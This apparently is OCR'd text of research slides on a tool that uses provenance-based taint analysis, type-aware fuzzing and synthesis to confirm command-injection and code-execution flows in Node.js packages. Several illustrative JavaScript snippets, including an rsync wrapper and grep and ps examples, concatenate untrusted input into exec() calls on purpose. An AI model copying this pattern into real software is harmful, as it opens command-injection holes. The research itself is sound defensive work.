
Evaluation: Per-Component Ablation Study

Comparison: Baseline: all components off; 2k potential flow dataset

Type-Aware Fuzzer	**1.7x potential flows**
Per-type coverage rewards	+391 potential flows
Object reconstruction	+228 potential flows
Synthesis Engine	**1.6x confirmed flows**
Type and structure-guided synthesis	+39 confirmed ACI flows
Enumerator for JS prefix completions	+27 confirmed ACE flows

Confirmation Methodology: Inference

Insight: Operations in provenance graph imply input types and structure



Program Exploration Challenges for Node.js Packages

Obj, Fn, Fn

```
module.exports = {
  execute: function(params, accept, reject) {
    var cmd = 'rsync';
    if (params.flags !== undefined) {
      cmd += ' -' + params.flags;
    }
    if(params.options !== undefined) {
      cmd += ' ' + params.options;
    }
    if (params.source !== undefined) {
      cmd += ' ' + params.source;
    }
    if (params.destination !== undefined) {
      cmd += ' ' + params.destination;
    } else {
      console.log('Err: ...');
    }
    exec(cmd, function(error, stdout, stderr) {
      if (reject !== null) { reject(error); }
      else { accept(stdout); }
    });
}};
```

No error for missing fields

1. Providing correctly typed inputs despite dynamic typing
2. Lack of error feedback due to permissive JS semantics

   E.g., `1 + '2' == '12'`

3. Reconstructing rich, nested input structure

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

```
function api(query) {
  exec(‘grep ’ + query[“filename”])
}
```

Object

Str field

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: Inference of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: <u>Inference</u> of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Challenge 2: Constraints from package operations

```
function api(query) {
  pid = query.substr(5, 25); // String transform
  pid = pid.replace('$', ''); // Basic sanitization
  exec('ps aux | grep ' + pid); }
```

Str.substr

Str.replace

Str.concat

Constraint-based Synthesis Challenges for Node.js Packages

Challenge 1: Arbitrarily typed and structured package input

Solution: Inference of types and structure from **provenance graph**

Related structure inference approaches: [Xiao 2021, Li 2022]

Challenge 2: Constraints from package operations

Solution: Synthesis with operation constraints from **provenance graph**

Related constraint-based synthesis: [Alhuzali 2018, Steffens 2020]

Vulnerabilities in Node.js Programs are Impactful

https://arstechnica.com/information-technology/2021/09/npm-package-with-3-million-weekly-downloads-had-a-severe-vulnerability/

NPM package with 3 million weekly downloads had a severe vulnerability

https://www.theregister.com/2019/06/07/komodo_npm_wallets/

Someone slipped a vuln into crypto-wallets via an NPM package. Then someone else siphoned off $13m in coins

Have you updated your Electron app? We hope so. There was a bad code-injection bug in it

https://www.theregister.com/2018/05/14/electron_xss_vulnerability_cve_2018_1000136/

GitHub security team finds remote code execution bug in popular Node.js changelog library

https://portswigger.net/daily-swig/github-security-team-finds-remote-code-execution-bug-in-popular-node-js-changelog-library

Vulnerabilities in Node.js Programs are Pernicious

Ex: **23** vulnerabilities disclosed in the past week (April 15–19th, 2024)


VULNERABILITY	AFFECTS	TYPE	PUBLISHED
M Integer Overflow or Wraparound	electron <27.3.11 >=28.0.0 <28.3.1	npm	17 Apr 2024
H Out-of-bounds Write	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Heap-based Buffer Overflow	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Use After Free	electron <27.3.11 >=28.0.0 <28.3.1 >=29.0.0 <29.3.1	npm	17 Apr 2024
H Improper Privilege Management	@aws-amplify/amplify-provider-awscloudformation <8.10.2	npm	16 Apr 2024
H Improper Privilege Management	@aws-amplify/cli <12.10.1	npm	16 Apr 2024
C Malicious Package	hosted-lenses-ui *	npm	16 Apr 2024
C Malicious Package	web-ar-player *	npm	16 Apr 2024
C Malicious Package	bluepurellwalker *	npm	16 Apr 2024

https://security.snyk.io/vuln/npm


Information Flow (IF) Security Policies

Many **vulnerabilities** in Node.js packages → information flow **policy violations**

- **Confidentiality policies**: *Secret* data should not leak onto *public* channels




- **Integrity policies**: *Untrusted* data should not affect *trusted* functions



Modular Policy-Based Provenance Analysis

Goals: 1) Dynamic tracking of primitives 2) Flexible policy specification



Objects: Per-field tainting
Strings: Per-character tainting
Arrays: Per-element tainting

Objects: Whole object
Strings: Whole string
Arrays: Whole array

(Instruments JS with analysis hooks using Jalangi2)

(Solves challenge of taint tracking for primitive values)

Additional policies:

- ES6+ features
- Popular package: Lodash

Provenance Analysis Layers Example

① Node.js Package → ② Jalangi2 Layer → ③ Wrapper Layer → ④ Provenance Layer

Node.js Package

```
1 function grep(query)
2   exec("grep " + query)
3 }
```

Driver Program

```
1 var PUT = require("toygrep");
2 var x = "tainted"; // {0: '0'}
3 __set_taint__(x);
4 try { PUT.grep(x); }
5 catch (e) { console.log(e) }
```

Jalangi2 Layer


```
1 function grep(query) {
2  var r1 = binaryPre(+,"grep ",query);
3  var r2 = r1.0 + r1.1;
4  var r3 = binary(r1.0, r1.1, r2);
5  var r4 = invokeFunPre(exec,r3);
6  var r5 = exec(r4.0);
7  var r6 = invokeFun(exec,r4.0,r5);
8 }
```

Wrapper Layer


1 - | $IDS = [\,]$ | $M_w = \{\text{“grep ”}: ID_0, \text{query}: ID_1\}$
2 $U(\text{“grep ”})$ | $IDS = [ID_0]$ | $M_w = \{\text{query}: ID_1\}$
2 $U(\text{query})$ | $IDS = [ID_0, ID_1]$ | $M_w = \{\,\}$
4 $W(\text{r1.1})$ | $IDS = [ID_0]$ | $M_w = \{\text{r1.1}: ID_1\}$
4 $W(\text{r1.0})$ | $IDS = [\,]$ | $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0\}$
4 $W(\text{r3})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r3}: ID_2\}$
5 $U(\text{r3})$ | $IDS = [\,ID_2]$ | $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0\}$
7 $W(\text{r4.0})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r4.0}: ID_2\}$
7 $W(\text{r5})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r4.0}: ID_2, \text{r5}: ID_3\}$

Provenance Layer


1 $\eta_0.\tau = \{U, U, U, U, U\}$
| $\eta_1.\tau = \{T, T, T, T, T, T, T\}$
| $M_t = \{ID_0: \eta_0, ID_1: \eta_1\}$
4 $\eta_2 = \eta_0 \uplus_{[r2,+]} \eta_1$
| $M_t = \{ID_0: \eta_0, ID_1: \eta_1, ID_2: \eta_2\}$
7 halt; $\text{tainted}(\eta_2.\tau)$



Node.js Package Development Model



Node.js Package Attacker Model



Parent application (PA) includes a vulnerable dependency (Dep 6)


Arbitrary Code Execution (ACE; CWE-94)
Arbitrary Command Injection (ACI; CWE-88)

PA has an *unsanitized* dataflow (heavy red arrows) to Dep 6

Dep 6 accesses privileged Node.js API (exec)

Attack: 1) Submits exploit to PA 2) PA passes exploit to Dep 6 3) Dep 6 passes exploit to exec

Prior Work: Dynamic Taint Analysis for Node.js Packages



Track dataflow from untrusted *sources* to sensitive *sinks*

